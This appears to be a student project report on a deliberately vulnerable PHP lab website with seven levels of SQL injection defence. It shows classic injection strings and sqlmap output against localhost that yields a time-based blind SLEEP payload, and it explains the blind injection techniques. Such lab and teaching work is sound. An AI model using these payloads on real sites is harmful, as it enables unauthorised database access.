



NASSCOM REVIEW 2

SQL INJECTION

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
1. WEB APPLICATION DEVELOPED:

Landing page:


Lets you choose what attack to perform between XSS and SQL Injection



Connect to the database



Different levels of SQL Injection



Normal output of the website

Home Page

Main Page

John -> Doe

First name :

Submit

Doe

Performing level1 injection using string: ' or 1 = 1 --'

Home Page

Main Page

John -> Doe

First name : ' or 1 = 1 --'

Submit

Doe
Carrol
Batman
Devil

Performing level2 injection using string: 1 or 1 = 1

Home Page

Main Page

Give me book's number and I give you book's name in my library.

Book's number : 1 or 1 = 1

Submit

SILMARILLION ---> J.R.R TOLKIEN

DUNE ---> FRANK HERBERT

THE HUNGER GAMES ---> SUZANNE COLLINS

HARRY POTTER AND THE ORDER OF THE PHONEIX ---> J.K ROWLING

TO KILL A MOCKINGBIRD ---> HARPER LEE

TWILIGHT ---> STEPHEINE MEYER

THE MICE MAN ---> GEORGE COCKCROFT

Performing level3 injection

Home Page

Main Page

Give me book's number and I give you book's name in my library.

Book's number :

Submit

SILMARILLION ----> J.R.R TOLKIEN

Performing level4 injection

Home Page

Main Page

Give me book's number and I give you book's name in my library.

Book's number :

Submit

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Performing level5 injection: this time security is increased, as you can see the message below:

Home Page

Main Page

Give me book's number and I give you book's name in my library.

Book's number :

Submit

What are you trying to do?
Awesome hacking skillzz
But you can't hack me anymore!

Performing level6 injection:

With greater security gives only the availability of the book index

Home Page

Main Page


Give me book's number and I give you...

Book's number :

Submit

There is a book with this index.


If index doesn't exist gives Not Found



The screenshot shows a web application interface with a dark blue header and a light blue sidebar. The main content area is white. At the top, there are two blue buttons labeled 'Home Page' and 'Main Page'. Below them, a form is displayed with the text 'Give me book's number and I give you...'. The form has a label 'Book's number :' followed by a text input field containing the value '10'. Below the input field is a blue button labeled 'Submit'. At the bottom of the form, the text 'Not found!' is displayed.

Performing level7 injection:

Returns normal output



The screenshot shows the same web application interface as the previous one. The form now has the text 'Give me book's name and I give you...'. The input field contains the value 'Fairy tales'. Below the input field is a blue button labeled 'Submit'. At the bottom of the form, the text '1 books exist with this pattern in the title.' is displayed.

Performing Boolean Blind Based SQL Injection

As seen below I have used SQL Map to perform *Boolean Blind Based SQL Injection*,
Which gives payload itself in the end:

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C:\Users\Nuskan Rastogi\Documents\sqlmap-dev> sqlmap.py -u "http://localhost/Vulnerability-Testing-Solutions/Vulnerable-web-Application/SQL/sq17.php?searchterm=fairytales" --flush-session

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http://sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior written consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:10:34 /2020-11-01/

00:10:34 [INFO] flushing session file
00:10:34 [INFO] testing connection to the target URL
00:10:34 [INFO] checking if the target is protected by some kind of WAF/IPS
00:10:34 [INFO] testing if the target URL content is stable
00:10:34 [INFO] target URL content is stable
00:10:34 [INFO] testing if GET parameter 'searchterm' is dynamic
00:10:34 [WARNING] GET parameter 'searchterm' does not appear to be dynamic
00:10:34 [WARNING] base64(s) test shows that GET parameter 'searchterm' might not be injectable
00:10:34 [INFO] base64(s) test shows that GET parameter 'searchterm' might be vulnerable to cross-site scripting (XSS) attacks
00:10:34 [INFO] testing for SQL injection on GET parameter 'searchterm'
00:10:34 [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
00:10:34 [WARNING] reflective value(s) found and filtering out
00:10:34 [INFO] testing 'boolean-based blind - Parameter replace (original value)'
00:10:34 [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
00:10:34 [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
00:10:34 [INFO] testing 'Microsoft SQL Server/Oracle AND error-based - WHERE or HAVING clause (ID)'
00:10:34 [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (ORAError)'
00:10:34 [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
00:10:34 [INFO] testing 'Generic inline queries'
00:10:34 [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
00:10:34 [INFO] testing 'Microsoft SQL Server/Oracle stacked queries (comment)'
00:10:34 [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
00:10:34 [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
00:10:34 [INFO] GET parameter 'searchterm' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
00:10:34 [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
00:10:34 [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
00:10:34 [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection in
jection test
00:10:34 [INFO] target URL appears to have 2 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] y
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
00:10:34 [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
00:10:34 [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
00:10:34 [INFO] checking if the injection point on GET parameter 'searchterm' is a false positive
GET parameter 'searchterm' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 124 HTTP(s) requests:
---
Parameter: searchterm (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: searchterm=fairy tales' AND (SELECT 4468 FROM (SELECT(SLEEP(5)))ZtjM) AND 'nula'='nula
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00:17:21 [INFO] the back-end DBMS is MySQL
00:17:21 [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
00:18:20 [INFO] fetched data logged to text files under 'C:\Users\Nuskan Rastogi\AppData\Local\sqlmap\output\localhost'


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C:\Users\Nuskan Rastogi\Documents\sqlmap-dev>
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As seen above the

Payload is : searchterm=Fairy tales' AND (SELECT 4468 FROM (SELECT(SLEEP(5)))ZtjM) AND 'nula'='nula

Using this to perform the attack:




GITHUB REPO: <https://github.com/muskanrastogi1/Vulnerable-Web-Application>

- Vulnerability Testing Solutions is a vulnerable website we developed to implement and prevent client-side attacks like DDoS, XSS, CSRF, SQL Injection and Spoofing.
- There is a provision on the homepage to choose the attacks you want to try out in different levels of security implementation.
- There are 7 levels of SQL Injection depending on the mechanism used to prevent it.

2. DESIGN AND DESCRIPTION OF THE SYSTEM:

- The application is a PHP based server-side rendering website. The technical stack for the project is PHP, HTML, CSS, JavaScript and SQL.
- We also have hosted the application on an Azure Ubuntu based Virtual Machine at <https://security-app-isaa.azurewebsites.net> with a SQL server.
- The index page helps the user connect to the SQL DB for the SQL Injection to be implemented as the server needs to connect to the database to be accessed later. The tables and rows are then created automatically using simple SQL commands in the PHP application.
- The user has a choice now to choose whether they want to do an SQL Injection attack or XSS attack.
- In the first level of SQL Injection, no security mechanism is used, with a simple string the attack is performed.

- In the second level of SQL, the string isn't removed.
- The third level is similar to the first one
- In the fourth level, strings can't be attacked.
- The fifth level recognizes the attacker and sends a message to smart message to him.
- The sixth level, is secure to a level that only the presence and absence is notified and in no other way the hacker can attack.
- The seventh level performs Blind Based SQL Injection with a timer, to perform Time based Injection.



3. IMPLEMENTATION OF THE ATTACK:

Two types of SQL Injection were performed:

- **BLIND TIME BASED:**

Time-based SQL injection is a type of inferential injection or blind injection attack. Inferential injection attack is a type of attack in which no data is transferred between the attacker and the database and the attacker won't be able to get results as easily as in an in-band injection attack. This is why it is also called a blind injection attack. An attacker can reconstruct and make a new database structure inside the database.

In a time-based attack, an attacker sends an SQL command to the server with code to force a delay in the execution of the queries.

The response time indicates whether the result of the query is true or false. Depending on the response, the attacker will execute another query. Because the attacker has to enumerate each character by character, this is usually a slow intrusion technique, especially for large databases.

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[00:16:18] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:16:19] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:16:19] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:16:19] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:16:30] [INFO] GET parameter 'searchterm' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'. injectable
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injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[00:16:51] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms-mysql')
[00:16:54] [INFO] target URL appears to be UNION injectable with 2 columns
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[*] ending @ 00:18:28 /2020-11-01/

C:\Users\Muskan Rastogi\Documents\sqlmap>dev>
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Home Page

Main Page

searchitem=Fairy tales' A'

Give me book's name and I give you...

Submit

- **BOOLEAN BASED**

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.

Home Page

Main Page

John -> Doe

First name : 'or 1 = 1 --'

Submit

Doe

Carrol

Batman

Devil